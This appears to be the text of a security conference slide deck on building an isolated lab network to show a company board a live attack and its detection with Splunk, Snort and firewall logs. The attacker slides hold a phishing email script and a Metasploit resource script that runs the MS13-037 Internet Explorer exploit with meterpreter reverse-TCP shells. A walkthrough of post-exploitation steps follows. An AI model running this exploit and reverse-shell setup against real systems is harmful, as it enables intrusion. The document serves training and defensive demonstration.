Show The Board The Value Of Your Incident Response Team –

Detect A Live Attack With Splunk And Knock Their Socks Off!

Charles Robertson-Adams

Information Security Manager, Capital Group | American Funds

Philip Mire

Senior Information Security Analyst, Capital Group | American Funds

Disclaimer

During the course of this presentation, we may make forward looking statements regarding future events or the expected performance of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results could differ materially. For important factors that may cause actual results to differ from those contained in our forward-looking statements, please review our filings with the SEC. The forward-looking statements made in the this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, this presentation may not contain current or accurate information. We do not assume any obligation to update any forward looking statements we may make. In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not, be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionality described or to include any such feature or functionality in a future release. If you are still reading – well done.

Agenda

- CISO: “Hey, I’ve got a great idea – can you brief the board?”
- The value to the Security Program of Briefing the board.

- Our plan
- How you can do what we did
  - Create the Network
  - Splunk Queries and Dashboards
- Demonstration

to

- What we gained
- Lessons Learned

CISO: “Hey, I’ve Got A Great Idea – Can You Brief The Board?”

CISO: “Hey, I’ve Got A Great Idea – Can You Brief The Board?”

Context

- Capital Group
- About our board(s)
- The board’s “special guest”

Design Goal

"Maintain board support by demonstrating **how easy it is** for an attacker to **gain access** to a corporate network, **gather and exfiltrate** data then show them how we use bright people and bright tools to **defeat the attacker**."

The Value, To The Security Program, Of Briefing The Board

- Airtime with the board
- Prove the program's value
- Education (bi-directional)
- Gaining further support


But the CIO/CISO does that normally…right?


Why Choose Technical Teams To Add Value To Board Meetings:

1. Validate the CIO/CISO message
2. Fresh interesting people (ok some of us)
3. Provides “horse’s mouth” evidence
4. Provides boards with a chance to check CIO/CISO answers
5. Putting technical teams on show, demonstrates CIO/CISO confidence
6. Hands on Demonstrations


littlezepper116

The Value, To The Security Program, Of Briefing The Board






The Value, To The Security Program, Of Briefing The Board



It could all go badly wrong!

The Value, To The Security Program, Of Briefing The Board



Preparation


- Choose Good people
- Have Clear Goals
- Mucho CISO review
- Contingency plans
- Practice, Practice, Practice

The Build

Demonstration


- A complex attack
- ACME Corp, a corporate style (but small) network
- Uses an unpatched vulnerability
- Based on the Sony malware attack
- Could happen to anyone that has an email inbox

Sit Back And Enjoy The Show



Kill Chain

Direction of Attack



ACME Corp


External Recon	Exploitation	Internal Recon	Escalation of Privilege	Gather Data	Command and Control	Actions	Erase Tracks


Build Outline

- Platform Design (win7x64, vbox)
- Network layout (isolated net=external, host-only net=internal)
- Splunk device
  - Dovecot/webmail & snort IDS (splunk logs via file)
- Firewall device (fw rules, splunk logs via syslog)
- Victim build (console shared, webcam)
- Attacker device (attack script)

(Virtual) Network Layout

- Separated by Firewall
- External: “Internal” network
- Internal: “Host Only” network







ACME Corp

“There’s no Me in ACME”

Virtual Machine Host


- Windows 7 x64 Fully Patched
- Quad Core CPU
- 16 Gb Memory (minimum)
- Virtualization Software: Oracle Virtual Box






Firewall Virtual Machine

- Open Source
- GUI Configuration
- Splunk logs via Syslog
- TURN OFF Bogon Filtering
- Set NIC Addresses Static
- All else is default settings
  - No NAT





Utility Virtual Machine (Webmail)

- Ubuntu 14 LAMP
- DoveCot IMAP
- MTA Local sendmail
- AfterLogic Webmail
- Custom email script
- Ingest mail.log into Splunk

```
root@squid:~# cat sendEmail.sh
cat /home/hr/mail.txt | sendmail -f"marco.hacker@gmail.local" -v hr
root@squid:~# cat mail.txt
Subject: Job Application
To: hr

I am looking for job in widget making company. I have lots of experiance hacking
 widget companies and made millions, but now I'm reformed.  Do you have any open
ings in your cyber security department.  My resume here: <http://www.myresume.lo
cal/> ... I promise it is ok, remember I'm reformed today.

Thanks,
Marco

P.S. if the resume does not load, try, try again.
```

Realism is Sacrificed for Simplicity and Impact

Utility Virtual Machine (Intrusion Detection)

- Snort 2.9
- Logging of Snort Alerts to Splunk via alert file
- Used custom detection rules

```
root@ubuntu:/etc/snort# cat snort.conf

alert tcp 10.10.10.128 any <> 192.168.10.128 any (msg: "Op HOOP Alert"; sid: 100
0001;)

alert icmp any any -> any any (msg: "ICMP Test"; sid: 1000002;)

output alert_fast: /var/log/alerts
root@ubuntu:/etc/snort#
```

```
user@ubuntu:~/snort-2.9.8.3$ snort -V

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.8.3 GRE (Build 383)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reser
ved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.5.3
           Using PCRE version: 8.31 2012-07-06
           Using ZLIB version: 1.2.8
```

Victim Virtual Machine

- Windows 7 x86 SP1
- **DO NOT Apply Any Patches**
- Set Attacker's VM IP as Trusted in IE8
- Add www.myresume.local to *hosts*
- Stage the User's Desktop then Snapshot
- Tasks for the Victim User during the Demo:
  - Change the victim user's password
  - Click on the email link

Realism is Sacrificed for Simplicity and Impact

Attacker Virtual Machine

- Kali Linux 2.0
- All Attack Automation is done in Metasploit via Resource Scripts (.rc)
- Initial Exploit Vector is MS13-037:
  - Discovered March 06, 2013
  - Windows 7 x86 SP1 running Internet Explorer 8
- Minimize Typing / Maximize Scripts

```
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.10.128
set LPORT 9001
set AutoRunScript migrate -f
run -j

use exploit/windows/browser/ms13_037_svg_dashstyle
set SRVHOST 192.168.10.128
set SRVPORT 9000
set URIPATH /
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.10.128
set LPORT 9002
set DisablePayLoadHandler True
exploit
```

Utility Virtual Machine (Splunk)

- Detecting Firewall Events

```
sourcetype=pfsense:filterlog 192.168.10.128 action=blocked
```

- Wanted reliable & simple detection

New Search

Save As Close

sourcetype=pfsense:filterlog 192.168.10.128 action=blocked transport=tcp

Last 15 minutes

✓ 996 events (8/11/16 9:59:45.000 AM to 8/11/16 10:14:45.000 AM)

Job Smart Mode

Time	Event
8/11/16 10:14:37.000 AM	Aug 11 10:14:37 10.10.10.250 Aug 11 10:14:41 filterlog: 9,16777216,,1000103493,em0,match,block,in,4,0x0,,254,30945,0,none,6,tcp,40,192.168.10.128,192.168.10.250,48471,122,0,S,1641640545,,1024,, action = blocked dest = 192.168.10.250 dest_ip = 192.168.10.250 dest_port = 122 host = firewall index = main source = firewall sourcetype = pfsense:filterlog src = 192.168.10.128 src_ip = 192.168.10.128 src_port = 48471 tag = communicate tag = firewall tag = network transport = tcp

Utility Virtual Machine (Splunk)

- Detecting IDS Events

```
host=snort (dest_port=8080 OR dest_port=8888)
```

- Used IDS for more consistent alerting

New Search

Save As Close

host=snort (dest_port=8080 OR dest_port=8888)

Last 15 minutes

✓ 53 events (8/11/16 10:34:35.000 AM to 8/11/16 10:49:35.000 AM)

Job Smart Mode

Time	Event
8/11/16 10:49:11.000 AM	Aug 11 10:49:11 192.168.10.60 Aug 11 10:49:11 snort snort[843]: [1:1618000:1] Metasploit User Agent String [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.10.250:19739 -> 192.168.10.128:8888 dest_ip = 192.168.10.128 dest_port = 8888 host = snort index = main source = snort sourcetype = generic_single_line src_ip = 192.168.10.250 src_port = 19739

Utility Virtual Machine (Splunk)

- User firewall logs to generate “active” map hits
- Fixed the Lat/Lon for src and dest
- Used Custom Visualizations iPew

New Search

Save As Close

```
sourcetype=pfsense:filterlog  (src=192.168.10.128 OR dest=192.168.10.128) direction=*
| eval id=md5(_raw)
| eval src_lat=if(direction="inbound",  55.0167, 29.4167)
| eval src_lon=if(direction="inbound", 82.9333, -98.5000)
| eval dst_lat=if(direction="outbound", 55.0167, 29.4167 )
| eval dst_lon=if(direction="outbound", 82.9333,  -98.5000 )
| table _time id src_ip dest_ip direction src_lat src_lon dst_lat dst_lon
| sort - _time
```

All time

✓ 64 events (before 8/11/16 11:01:38.000 AM)

Job Verbose Mode

Events (64) Patterns Statistics (64) Visualization

100 Per Page Format Preview


_time	id	src_ip	dest_ip	direction	src_lat	src_lon	dst_lat	dst_lon
2016-08-11 10:58:52	1a5bdb20be4a5586829381c9ea62d75a	192.168.10.250	192.168.10.128	outbound	29.4167	-98.5000	55.0167	82.9333
2016-08-11 10:58:52	771b518c9d8b88ddf196d59a329596ea	10.10.10.60	192.168.10.128	inbound	55.0167	82.9333	29.4167	-98.5000
2016-08-11 10:53:52	59c38ee51436ff29db25420680f01c21	192.168.10.250	192.168.10.128	outbound	29.4167	-98.5000	55.0167	82.9333
2016-08-11 10:53:52	5205731c507dc2e218f924386134bc6f	10.10.10.60	192.168.10.128	inbound	55.0167	82.9333	29.4167	-98.5000

Utility Virtual Machine (Splunk)


```
<panel>
 <html>
    <h2>Attack Map</h2>
    <div id="ipew_search" class="splunk-manager" data-require="splunkjs/mvc/searchmanager" data-options='{
        "search": "sourcetype=pfsense:filterlog (src=192.168.10.128 OR dest=192.168.10.128)
                   | eval id=md5(_raw)
                   | eval src_lat=if(direction=\"inbound\", 55.0167, 29.4167)
                   | eval src_lon=if(direction=\"inbound\", 82.9333, -98.5000)
                   | eval dst_lat=if(direction=\"outbound\", 55.0167, 29.4167 )
                   | eval dst_lon=if(direction=\"outbound\", 82.9333, -98.5000 )
                   | table _time id src_ip dest_ip direction src_lat src_lon dst_lat dst_lon
                   | sort 0 -_time",
     "earliest_time": "rt-5m",
     "latest_time": "rt",
     "id_field": "id"
    }'>
    </div>
    <div id="ipew" class="splunk-view" data-require="app/custom_vizs/components/ipew/ipew" data-options='{
        "managerid": "ipew_search",
        "queue": 10,
        "limit": 7,
        "stroke_color": "red",
        "sound_filename": "/static/app/custom_vizs/components/ipew/null"
    }'>
    </div>
 </html>
</panel>
```

Utility Virtual Machine (Splunk)

- Wanted:
  - a Clean Simple User Interface
  - Clear Good/Bad Indicators (green/red)
  - a History of each Attack Phase
  - a Feature with a Pop!
- UI View uses:
  - Value & Line Panels for each Phase
  - Custom Visualizations Splunk App for Map



Walkthrough Script


```
File  Edit  Format  View  Help
Start Gateway
Add host route
        route add 192.168.10.0 mask 255.255.255.0 10.10.10.250
Start Firewall
Start Splunk
Start Snort
Start Squid
ssh splunk
ssh squid
Send new email to victim (if needed)
        ./sendEmail.sh (from squid)
=======================
Clear Splunk Data
        ./clear-splunk.sh (from splunk)
Enable remote console for victim
Start Victim
Attach Camera to Victim
Connect Victim Laptop
Unpin RDP
Loginto webmail browser
Trash old email on Victim (if needed)
Minimize browser
------------------------

./ckc1.sh
        scans firewall
        Splunk ckc1 fires
        play video

./ckc2.sh
        send email
        start msfc

victim change password
victim open email
victim click on email link
        session 1 established on 8080/8888
        Splunk ckc2 fires

jobs -K (as soon as session 1 opened)

sessions -i 1
run duplicate -p 7001
background
sleep 5
resource start-ckc3.rc
        session 2 established on 7001
        Splunk ckc3 fires
        performs arp-scan

...wait for scan to finish
```

- Make sure every step is documented
- Do not manually control the attack
- Allows focus on dialog

Virtual Machine Host


Demonstration

The Attacker's Perspective

